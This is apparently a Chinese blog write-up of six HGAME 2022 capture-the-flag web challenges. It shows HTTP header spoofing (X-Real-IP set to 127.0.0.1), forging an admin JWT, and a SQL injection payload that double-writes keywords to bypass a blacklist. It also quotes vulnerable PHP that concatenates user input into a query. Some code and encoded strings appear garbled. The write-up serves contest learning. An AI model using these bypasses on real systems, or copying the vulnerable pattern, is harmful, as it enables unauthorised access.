

HGAME2022 网络攻防大赛

原创

[Jokermans](#) 于 2022-02-28 15:06:01 发布 3433 收藏 2

文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_52125240/article/details/122623946

版权

HGAME 2022网络攻防大赛

WEB

- 1.Tetris plus
- 2.蛛蛛...嘿嘿♥我的蛛蛛
- 3.Fujiwara Tofu Shop
- 4.easy_auth
- 5.webpack-engine
- 6.Pokemon


前言: 就做了几题WEB的, 后面题目难度对我来说有点大, 所以就做了和复现了这几题

WEB


1.Tetris plus

题目描述: 据说没人能超过 3000 分。要是做题做累了, 就来玩玩小游戏吧(x)
打开靶场, 是个小游戏, 可以看到我已经打到了3815分





但是并没有flag，就是下面这种状况，被骗了兄弟们



估计就在这个页面了，只能找找了，在js代码里面看到jsfuck编码，大概率估计会是flag了

```
来源 大纲 checkingjs X
53 var arr = deleting[1];
54 //just making sure the arrays are as they should be
55 if(arr != undefined && arr.length==2) {
56 //add to sides changed if not in there
57 if(sideschanged.indexOf(arr[0])>=-1){
58 sideschanged.push(arr[0]);
59 }
60 //mark as deleted
61 hex.blocks[arr[0]][arr[1]].deleted = 1;
62 deletedBlocks.push(hex.blocks[arr[0]][arr[1]]);
63 }
64 }
65 // add scores
66 var now = MainHex.ct;
67 if(now - hex.lastCombo < settings.comboTime ){
68 settings.comboTime = (1/settings.creationspeedModifier) * (waveone.nextGen/16.66667) * 3;
69 hex.comboMultiplier += 1;
70
```


题目描述：蛛蛛...嘿嘿...我的蛛蛛...我的蛛蛛正在满地找头???

挺离谱的一个题目，要我一直点，找到flag在哪

你现在在第1关

红豆泥私密马赛，我忘记我把flag丢在哪一关了，下面有个按钮让你前往下一关，慢慢找叭~XD

点我试试

CSDN @Jokermans

人家大佬是靠脚本点完的，最后找到flag。但是我太菜了，所以真的是一个一个点完的，到101关页面就变了，flag就在这里说的，抓个包看一下吧

我好像在就是把flag落在这里了欸~ 快帮我找找x

红豆泥私密马赛，我忘记我把flag丢在哪一关了，下面有个按钮让你前往下一关，慢慢找叭~XD

点我试试

CSDN @Jokermans

抓包看到了flag

```
GET /1944edd8c8?key=p1PhfdGk%2BSbg488DQsVZ6wvtZQ%2FHEkqan1SdmRgPIXpmGjIMVn8WcRIToTNsOtYM9d0H%2B7eeoJAOna2ODHmklg%3D%3D HTTP/1.1
Host: hgame-spider.vidar.club
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Cache-Control: max-age=0

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 831
Connection: close
X-Api-RequestId: c2616eba547044c1e09782f5f0670ca7
X-Api-ID: api-6p0hmf8t
Auth0r: asjdf
Fi4g: hgame(7bb2f73d17cbca028d32deb86e9445078dfceffaed7b7fb8e3ef130127ab4868)
Welcome To Hgame: See you next week!
X-Request-Id: 0914a4aa-5cf2-4ee5-9319-4582f2c7cae1
Date: Fri, 21 Jan 2022 09:02:03 GMT
X-Api-FuncName: helloworld-1642513741
X-Api-AppId: 1308188104
X-Api-ServiceId: service-ljbjqayp
X-Api-HttpHost: nil
X-Api-Status: 200
X-Api-UpstreamStatus: 200

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width,
```

当然这题是考爬虫的，写一个代码

```


import requests

url="https://hgame-spider.vidar.club/4728a174b8"
a=requests.session()
url2=url
key='?key='
for i in range(100):
    b = a.get(url2)
    c = b.text
    c = c.split('?key=')[1]
    c = c.split('')[0]
    url1 = a.get(url +key+ c)
    url2=url1+key+c
print(url1.headers)
print(url2)

```

3.Fujiwara Tofu Shop

题目描述：昨晚我输给一辆AE86。他用惯性漂移过弯，他的车很快，我只看到他有个豆腐店的招牌。
 这题考的就是一个修改报文,打开靶场（之前所以的修改之后也要保存）
 第一个地方修改的是Referer



想成为车神，你需要先去一趟秋名山 (qiumingshan.net)

CSDN @Jokermans


referer 设为 qiumingshan.net，设置过后是这样页面



只有借助AE86才能拿到车神通行证 (Hachi-Roku)

CSDN @Jokermans


然后修改 user-agent 设为 Hachi-Roku



```
Raw Headers Hex
GET / HTTP/1.1
Host: shop.summ3r.top
User-Agent: Hachi-Roku
Referer: qiumingshan.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

CSDN @Jokermans

得到下面这个提示



86的副驾上应该放一盒树莓 (Raspberry) 味的曲奇

CSDN @Jokermans

修改Cookie，Cookie 里的 flavor 属性设置为 Raspberry。返回头的 Set-Cookie是提示

```
GET / HTTP/1.1
Host: shop.summ3r.top
User-Agent: Hachi-Roku
Referer: qiumingshan.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Cookie: flavor=Raspberry
```

Name	Value
HTTP/1.1	200 OK
Content-Type	text/html, charset=utf-8
Gasoline	0
Server	gin-gonic/gin v1.7.7
Set-Cookie	flavor=Strawberry; Path=/; Domain=localhost; Max-Age=3600; HttpOnly
Date	Thu, 03 Feb 2022 09:09:10 GMT
Content-Length	309
Connection	close

然后又到了下面这个页面



汽油都不加，还想去秋名山？请加满至100

CSDN @Jokermans

看一下响应头，要把Gasoline变成100

Name	Value
HTTP/1.1	200 OK
Content-Type	text/html; charset=utf-8
Gasoline	0
Server	gin-gonic/gin v1.7.7
Set-Cookie	flavor=Strawberry; Path=/; Domain=localhost; Max-Age=3600; HttpOnly
Date	Thu, 03 Feb 2022 09:11:33 GMT
Content-Length	295
Connection	close

CSDN @Jokermans

```

GET / HTTP/1.1
Host: shop.summ3r.top
User-Agent: Hachi-Roku
Referer: qumingshan.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Cookie: flavor=Raspberry
Gasoline:100
  
```

CSDN @Jokermans

到了下面的提示




哪怕成了车神，也得让请求从本地发出来才能拿到 flag !

CSDN @Jokermans

这里是一个难点，也是我第一次接触

伪造本地ip。让后端认为请求就是从服务器本身发出的。一般想到伪造IP大家都会用X-Forwarded-For，但是在这里被禁用了。这里正确的做法应该是设置X-Real-IP为127.0.0.1。IP伪造和代理服务器有关，相关的请求头有,X-Forwarded-For, X-Real-IP, X-Client-IP等，至于那个请求头能成功伪造IP，得参考具体的网络环境，编程语言，服务端框架和服务端配置。返回头里给出了后端框架：gin-gonic/gin，预期解法是让大家去查一查gin是怎样处理这些请求头的（<https://github.com/gin-gonic/gin/issues/1684>）



最后我们来搞一下flag

4.easy_auth

题目描述：尊贵的admin写了个todo帮助自己管理日常，但他好像没调试完就部署了...一个月后，当他再一次打开他的小网站，似乎忘记了密码...他的todo之前记录了很重要的东西，快帮帮他


这题是我看完官方wp才写出来的，发现自己只差一步之遥，还是太脑瘫了我。

首先打开靶场看一下，是这样一个页面，注册好后登陆进去



CSDN @Jokermans

是这样一个页面，可以输入，在页面显示，我本来想想会不会是XSS，不过没啥思路



Algorithm HS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRCI6MiwiVXN1ck5hbWUiOiIxMjM0NTYiLCJkaWkiOiJhbnR5cCI6IkpXVCJ9.M4FJ7kgy6k-vF1BqG65yYmiRg4lqmp-MTsNXyfKHAPg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "ID": 2,
  "UserName": "123456",
  "Phone": "",
  "Email": "",
  "exp": 1643309053,
  "iss": "MJclouds"
}
```

VERIFY SIGNATURE

HMACSHA256(
 base64UrlEncode(header) + "." +
 base64UrlEncode(payload),


) secret base64 encoded

Signature Verified

SHARE JWT

CSDN @Jokermans

清空之后，我们用修改过的token，去修改原来的token。这里还要说明一下，修改jwt中的id和username为1和admin(题目描述已经提示admin，但是id要猜一猜)



CSDN @Jokermans

最后我们刷新一下页面，就有flag了。



```
<body> flex
  <div class="wrap"> flex
    <div class="show"> flex
      <div class="todo">
        <h1>Todo</h1>
        <div class="todo-list">
          <div class="item" index="1">
            <div class="title">hgame{S0_y0u_K1n0w_h0w_~JwT_Works~1111L}</div> == $0
            <div class="operation">...</div> flex
```

5.webpack-engine

题目描述：webpack packs the web.


第二周开始难度就上来了，就搞出这一题来。

打开靶场就叫我点击

Webpack Engine

点击这个骚气的按钮

但是点击到最后啥也没有，又被骗了



所以还是从最简单的开始，看源代码吧，还真就看到点东西

```
/*# sourceMappingURL=webpack:///./src/views/F14g_1s_her3.vue */
/*# sourceMappingURL=data:application/json;base64,eyJ2ZXJzYW9uIjozLCJzb3VyY2VzIjpbIndlYnBhY2s6Ly8uL3NyYy92aWV3cy9GbDRnXzFzX2h1c2JmudnV1I10sIm5hbWVzIjpbXSswibWFwcG1uZ3MiO...
```

base64解码看一下,看样子有好几层加密

```
eyJ2ZXJzYW9uIjozLCJzb3VyY2VzIjpbIndlYnBhY2s6Ly8uL3NyYy92aWV3cy9GbDRnXzFzX2h1c2JmudnV1I10sIm5hbWVzIjpbXSswibWFwcG1uZ3MiO...
```

清空 加密 解密 解密为 UTF-8 字节流

```
{ "version": 3, "sources": [ "webpack:///./src/views/F14g_1s_her3.vue" ], "names": [ ], "mappings": "AAgBA;EACA, YAAA;EACA, SAAA;EACA, UAAA;EACA, gBAAA;AACA", "sourcesContent": [ "<template>\n <h1>
{{filiiii1i1i14g}}</h1>\n</template>\n\n<script>\n\nexport default {\n  data() {\n    return {\n      filiiiii1i14g:
'YUdkaGJXVjdSREJ1ZEY5bU1ISTVaWFJmTWw5RGJFOXpNMT1UTUhwVkyVmZiVUJ3Z1E9PQo=' \n    } \n
} \n\n</script>\n\n<style>\nhtml, body {\n  height: 100%; \n  margin: 0; \n  padding: 0; \n  overflow:
hidden; \n} \n\n</style>\n\n<style scoped>\n.home {\n  height: 100%; \n  position: relative; \n  display: inline-block; \n}
```

再解密

```
YUdkaGJXVjdSREJ1ZEY5bU1ISTVaWFJmTWw5RGJFOXpNMT1UTUhwVkyVmZiVUJ3Z1E9PQo=
```

清空 加密 解密 解密为 UTF-8 字节流

```
aGdhhWV7RDBudF9mMHI5ZXrfM19DbE9zM19TMHVyY2VfbUBwfQ==
```

三次解密过后，得到flag

```
aGdhhWV7RDBudF9mMHI5ZXrfM19DbE9zM19TMHVyY2VfbUBwfQ==
```


清空 加密 解密 解密为 UTF-8 字节流

```
hgame {D0nt_f0r9et_2_C10s3_S0urce_m@p}
```


6.Pokemon

题目描述：选择你的宝可梦吧，召唤师！

打开是一个该死的妙蛙种子



观察一下源代码，好像有点东西

```
<html>
  <head>...</head>
  <body> ( flex ) == $0
    <div>
      <h1>Choose your Pokemon! </h1>
      <div>...</div>
    </div>
    <!-- /index.php?id=1 -->
  </body>
</html>
```

CSDN @Jokermans

当时没有想到是SQL注入，就是感觉有点不对，想着是改数据包的，看了官方的wp才反应过来。

看一下后期放出来的源码

```
12
13 function waf($code) {
```

```
14 $blacklist = ['select', 'from', 'where', '=', '\/*\*/', 'union', 'or', 'and', '!', '\+', '-'];
15 foreach($blacklist as $b) {
16     $code = preg_replace('/'.$b.'/i', '', $code);
17 }
18 return $code;
19 }
20
21 function getStatusMessage($code) {
22     global $db;
23
24     $code = waf($code);
25     $sql = 'SELECT code,msg FROM errors WHERE code='.$code;
26     $res = $db->query($sql);
27     return $res->fetch_all();
28 }
29
```

CSDN @Jokermans


从源码可看出是数字型注入，使用 preg_replace 过滤了一些关键字。接下来就是考虑 bypass 了。

- 绕过空格：使用 // 或者 /**/
- 绕过 union, select, where, from, and, or: 双写绕过: union => uniunionon
- 绕过 =: 使用 like 或者 regexp

查询数据库:

```
404/*1*/ununionon/*1*/selselectect/*1*/111,database()
```

